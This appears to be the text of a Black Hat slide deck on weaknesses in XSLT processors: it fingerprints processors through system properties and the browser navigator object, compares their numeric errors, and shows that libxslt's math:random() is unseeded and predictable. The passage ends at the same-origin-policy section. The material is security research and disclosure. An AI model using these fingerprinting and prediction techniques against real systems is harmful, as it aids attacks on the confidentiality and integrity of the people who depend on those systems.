Abusing XSLT for Practical Attacks

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Hardware | Software | Wetware
SECURITY SERVICES

black hat
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Why XSLT ?

Why XSLT ?

- XML vulnerabilities are fun. They may get you passwords.
- So I read about:
  - XML
  - Schemas
  - XSLT (this presentation)

Objectives of this talk

- Analyze common weakness in XSLT
- Exploit implementations flaws

Who is this talk for ?

- Code reviewers
- Developers using XML and XSLT
- Anyone trying to abuse stuff

And why would you care ?

- XSLT processors (parsers) are still affected by these flaws
- These flaws may have an impact on you and your customers integrity and confidentiality
- These flaws are using XSLT functionality. There are no payloads to be detected by antivirus.

Agenda

- Introduction
- Numbers
- Random numbers
- Violate the same origin policy
- Information Disclosure (and File Reading) through Errors

Introduction

Introduction

- What this does and which software does it ?
- Attack vectors
- Identify target

What does XSLT do ?

- XSLT is a language used to manipulate or transform documents
- It receives as input an XML document
- It outputs a XML, HTML, or Text document

XSLT Versions

- There are three different XSLT versions: v1, v2 and v3
- XSLT v1 the most implemented version:
  - Because higher XSLT versions support previous versions.
  - Because it is the only one supported by web browsers

Which software was tested ?

- Server side processors:
  - Command line standalone processors
  - Libraries used by programming languages
- Client side processors:
  - Web browsers
  - XML/XSLT editors (which were not analyzed)

Server side processors


- CLI standalone processors and libraries:
  - Libxslt (Gnome):
    - standalone (xsltproc)
    - Libxslt 1.1.28, Python v2.7.10, PHP v5.5.20, Perl v5.16 and Ruby v2.0.0p481
  - Xalan (Apache)
    - standalone (Xalan-C v1.10.0, Xalan-J v2.7.2)
    - C++ (Xalan-C) and Java (Xalan-J)
  - Saxon (Saxonica):
    - Standalone (saxon) v9.6.0.6J
    - Java, JavaScript and .NET

Client side processors

- Web browsers:
  - Google Chrome v43.0.2357.124
  - Safari v8.0.6
  - Firefox v38.0.5
  - Internet Explorer v11
  - Opera v30.0


Attack vector #1

- A XML/XHTML document can use an XSLT document




Attack vector #2

- A XML/XHTML document can reference an XSLT document



Attack vector #3

- A XML/XHTML document can contain an embedded XSLT document



Who’s your target ?

- XSLT processors have specific properties:

```
Version: <xsl:value-of select="system-property('xsl:version')" />
Vendor: <xsl:value-of select="system-property('xsl:vendor')" />
```

- Web browsers also have JavaScript properties:

```
<script>
  for (i in navigator) {
    document.write('<br />navigator.' + i + ' = ' + navigator[i]);}
</script>
```

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Version disclosure summary

		xsl:version	xsl:vendor	javascript
server	xalan-c	1	Apache Software Foundation	no
	xalan-j	1	Apache Software Foundation	no
	saxon	2	Saxonica	no
	xsltproc	1	libxslt	no
	php	1	libxslt	no
	python	1	libxslt	no
	perl	1	libxslt	no
	ruby	1	libxslt	no
client	safari	1	libxslt	yes
	opera	1	libxslt	yes
	chrome	1	libxslt	yes
	firefox	1	Transformiix	yes
	internet explorer	1	Microsoft	yes

Numbers


Numbers

- Present in client and server side processors
- Real numbers will introduce errors
- Integers will also do that !

How it feels when using numbers in XSLT

Adding two floating point numbers

- Define a XSLT and add two numbers




```
<?xml version="1.0" encoding="UTF-8"?>
<xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform">
<xsl:output method="text"/>
  <xsl:template match="/">
    <xsl:value-of select="test/value1 + test/value2"/>
  </xsl:template>
</xsl:stylesheet>
```

"God is real, unless declared integer" (Anonymous)


Sample outputs

- 1000 + 1000.41 ?
  - 8 processors said it is 2000.41 (libxslt)
  - 4 processors said it is 2000.4099999999999 (firefox, xalan-c, xalan-j, saxon)



```
$ Xalan real.xml real.xsl
2000.4099999999999
```


```
eal.xml

2000.4099999999999
```



```
$ java -jar xalan.jar -IN real.xml -XSL real.xsl
2000.4099999999999
```

```
Warning: at xsl:stylesheet on line 2 colum
  Running an XSLT 1 stylesheet with an XSL
2000.4099999999999
```

  - 1 said 2000.4099999999998 (internet explorer)



```
http://4[redacted]192/xmls/r

2000.4099999999998
```


Floating point accuracy

- TL;DR. floating point numbers introduce errors

		xsl:vendor	output
server	xalan-c (apache)	Apache Software Foundation	2000.4099999999999
	xalan-j (apache)	Apache Software Foundation	2000.4099999999999
	saxon	Saxonica	2000.4099999999999
	xsltproc	libxslt	2000.41
	php	libxslt	2000.41
	python	libxslt	2000.41
	perl	libxslt	2000.41
	ruby	libxslt	2000.41
client	safari	libxslt	2000.41
	opera	libxslt	2000.41
	chrome	libxslt	2000.41
	firefox	Transformiix	2000.4099999999999
	internet explorer	Microsoft	2000.4099999999998

Let’s talk about integers


- Define an XML with 10 numbers (5 are in exponential notation and 5 are not):



```xml
<?xml version="1.0" encoding="ISO-8859-1"?>
<?xml-stylesheet type="text/xsl" href="integers.xsl"?>
<root>
  <value>1e22</value>
  <value>1e23</value>
  <value>1e24</value>
  <value>1e25</value>
  <value>1e26</value>
  <value>10000000000000000000000</value>
  <value>100000000000000000000000</value>
  <value>1000000000000000000000000</value>
  <value>10000000000000000000000000</value>
  <value>100000000000000000000000000</value>
</root>
```

Integer accuracy

- Print the original XML value and the XSLT representation



```
<?xml version="1.0" encoding="UTF-8"?>
<xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform">
<xsl:output method="text"/>
  <xsl:template match="/">
    <xsl:for-each select="/root/value">
      <xsl:value-of select="."/>: <xsl:value-of select="format-number(.,'#,###')"/>
    </xsl:for-each>
  </xsl:template>
</xsl:stylesheet>
```

Integer accuracy (cont'd)

- Saxon: this is what you want to see

```
1e22: 10,000,000,000,000,000,000,000
1e23: 100,000,000,000,000,000,000,000
1e24: 1,000,000,000,000,000,000,000,000
1e25: 10,000,000,000,000,000,000,000,000
1e26: 100,000,000,000,000,000,000,000,000
10000000000000000000000: 10,000,000,000,000,000,000,000
100000000000000000000000: 100,000,000,000,000,000,000,000
1000000000000000000000000: 1,000,000,000,000,000,000,000,000
10000000000000000000000000: 10,000,000,000,000,000,000,000,000
100000000000000000000000000: 100,000,000,000,000,000,000,000,000
```

Integer accuracy (cont'd)

- Internet Explorer and Firefox are good at this !

```
1e22: NaN
1e23: NaN
1e24: NaN
1e25: NaN
1e26: NaN
10000000000000000000000: 10,000,000,000,000,000,000,000
100000000000000000000000: 100,000,000,000,000,000,000,000
1000000000000000000000000: 1,000,000,000,000,000,000,000,000
10000000000000000000000000: 10,000,000,000,000,000,000,000,000
100000000000000000000000000: 100,000,000,000,000,000,000,000,000
```

Not being able to represent an exponential number is not a flaw.

Integer accuracy (cont’d)

- Libxslt processors (Xsltproc, Php, Perl, Ruby, Python, Safari, Chrome and Opera) produce the following result:

```
1e22: 10,000,000,000,000,000,000,000
1e23: 100,000,000,000,000,000,000,002
1e24: 1,000,000,000,000,000,000,000,024
1e25: 10,000,000,000,000,000,000,000,824
1e26: 100,000,000,000,000,000,000,008,244
10000000000000000000000: 10,000,000,000,000,000,000,000
100000000000000000000000: 100,000,000,000,000,000,000,002
1000000000000000000000000: 1,000,000,000,000,000,000,000,024
10000000000000000000000000: 10,000,000,000,000,000,000,000,266
100000000000000000000000000: 100,000,000,000,000,000,000,002,660
```

“False knowledge is more dangerous than ignorance”

Integer accuracy (cont'd)

- Xalan for Java –almost– got it right

```
1e22: NaN
1e23: NaN
1e24: NaN
1e25: NaN
1e26: NaN
10000000000000000000000: 10,000,000,000,000,000,000,000
100000000000000000000000: 99,999,999,999,999,990,000,000
1000000000000000000000000: 1,000,000,000,000,000,000,000,000
10000000000000000000000000: 10,000,000,000,000,000,000,000,000
100000000000000000000000000: 100,000,000,000,000,000,000,000,000
```

Integer accuracy (cont’d)

- Xalan for C just doesn’t care

```
1e22: NaN
1e23: NaN
1e24: NaN
1e25: NaN
1e26: NaN
10000000000000000000000: 10000000000000000000000
100000000000000000000000: 99999999999999991611392
1000000000000000000000000: 999999999999999983222784
10000000000000000000000000: 10000000000000000905969664
100000000000000000000000000: 100000000000000004764729344
```


Integer accuracy (cont'd)

- There is a justification for this behavior. A number can have any double-precision 64-bit format IEEE 754 value. A standard defined in 1985 referenced in the XSLT specification.

- Implementations adopted different solutions

Vendor explanation

- A major security team explained the accuracy by:
  - Referencing Wikipedia
  - Referencing the XSLT v2.0 specification
  - Referencing JavaScript



Integer accuracy summary

- TL;DR. Integers will introduce errors.

		xsl:vendor	result
server	xalan-c (apache)	Apache Software Foundation	error
	xalan-j (apache)	Apache Software Foundation	error
	saxon	Saxonica	ok
	xsltproc	libxslt	error
	php	libxslt	error
	python	libxslt	error
	perl	libxslt	error
	ruby	libxslt	error
client	safari	libxslt	error
	opera	libxslt	error
	chrome	libxslt	error
	firefox	Transformiix	ok
	internet explorer	Microsoft	ok

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Random numbers

Random numbers

- Present in server side processors
- Not any random number generator should be used for cryptographic purposes

Random numbers in XSLT

- It is a function from EXSLT (an extension to XSLT)
- The `math:random()` function returns a random number from 0 to 1
- A random number is said to be a number that lacks any pattern


Random numbers in XSLT (cont'd)

- We use pseudo random numbers for simple things (i.e., `random.random()` in Python)

- We rely in cryptographically secure pseudo random numbers for sensitive stuff (i.e., `random.SystemRandom()` in Python)

Let's take a look under the hood


libxslt



```
num = rand();
```

pseudorandom


xalan-c



```
srand( (unsigned)time( NULL ) );
```

pseudorandom


xalan-j



```
return Math.random();
```

pseudorandom

saxon



```
return java.lang.Math.random();
```


pseudorandom

Only pseudo random numbers for XSLT

- `rand()`, `srand()`, `java.lang.Math.Random()`: implementations only returns pseudo random values
- A good definition comes from the man page of `rand()` and `srand()`: "*bad random number generator*".
- No cryptographic usage should be done for these values.

Initialization vector

- What happens if there is no initialization vector ?



```
int getRandomNumber()
{
    return 4;  // chosen by fair dice roll.
               // guaranteed to be random.
}
```

Initialization vector (cont’d)

- You may know in advance which values will be generated
- Random functions require an initial initialization value to produce random values
- Let’s review which random functions are using an IV

Initialization vector (cont'd)

libxslt

```
num = rand();
```

Without IV

xalan-c

```
srand( (unsigned)time( NULL ) );
```

With IV

xalan-j

```
return Math.random();
```

With IV


saxon

```
return java.lang.Math.random();
```

With IV

Output of random() in libxslt


- Define a simple XSLT to see the output of `math:random()`



```
<xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
    xmlns:math="http://exslt.org/math" extension-element-prefixes="math">
<xsl:output omit-xml-declaration="yes"/>
 <xsl:template match="/">
   <xsl:value-of select="math:random()" />
 </xsl:template>
</xsl:stylesheet>
```

Output of random() in libxslt (cont'd)

- Random means without a pattern. Can you spot the pattern in the following two executions of libxslt ?




```
$ xsltproc random.xml random.xsl
7.82636925942561e-06

$ xsltproc random.xml random.xsl
7.82636925942561e-06
```

- They are producing the same output !

Python `random.random()` vs libxslt `Math:random()`


Execution #1



```
>>> from lxml import etree
>>> from StringIO import StringIO
>>> import random
>>> xml = etree.parse(StringIO(open("random.xml").read()))
>>> xsl = etree.XSLT(etree.XML(open("random.xsl").read()))
>>> print random.random()
0.634798122948
>>> print xsl(xml)
7.82636925942561e-06

>>> print random.random()
0.356500541928
>>> print xsl(xml)
0.131537788143166
```

Execution #2



```
>>> from lxml import etree
>>> from StringIO import StringIO
>>> import random
>>> xml = etree.parse(StringIO(open("random.xml").read()))
>>> xsl = etree.XSLT(etree.XML(open("random.xsl").read()))
>>> print random.random()
0.756631882314
>>> print xsl(xml)
7.82636925942561e-06

>>> print random.random()
0.487453904491
>>> print xsl(xml)
0.131537788143166
```

No initialization vector for libxslt

- Without some external seed value (such as time), any pseudo-random generator will produce the same sequence of numbers every time it is initiated.
- If `math:random()` is used in libxslt for sensitive information, it may be easy to get the original plaintext value.

Random summary

- TL;DR. values may be predicted

		Type	IV ?
server	xalan-c (apache)	pseudorandom	yes
	xalan-j (apache)	pseudorandom	yes
	saxon	pseudorandom	yes
	xsltproc	pseudorandom	**no**
	php	pseudorandom	**no**
	python	pseudorandom	**no**
	perl	pseudorandom	**no**
	ruby	pseudorandom	**no**

Violate the Same Origin Policy

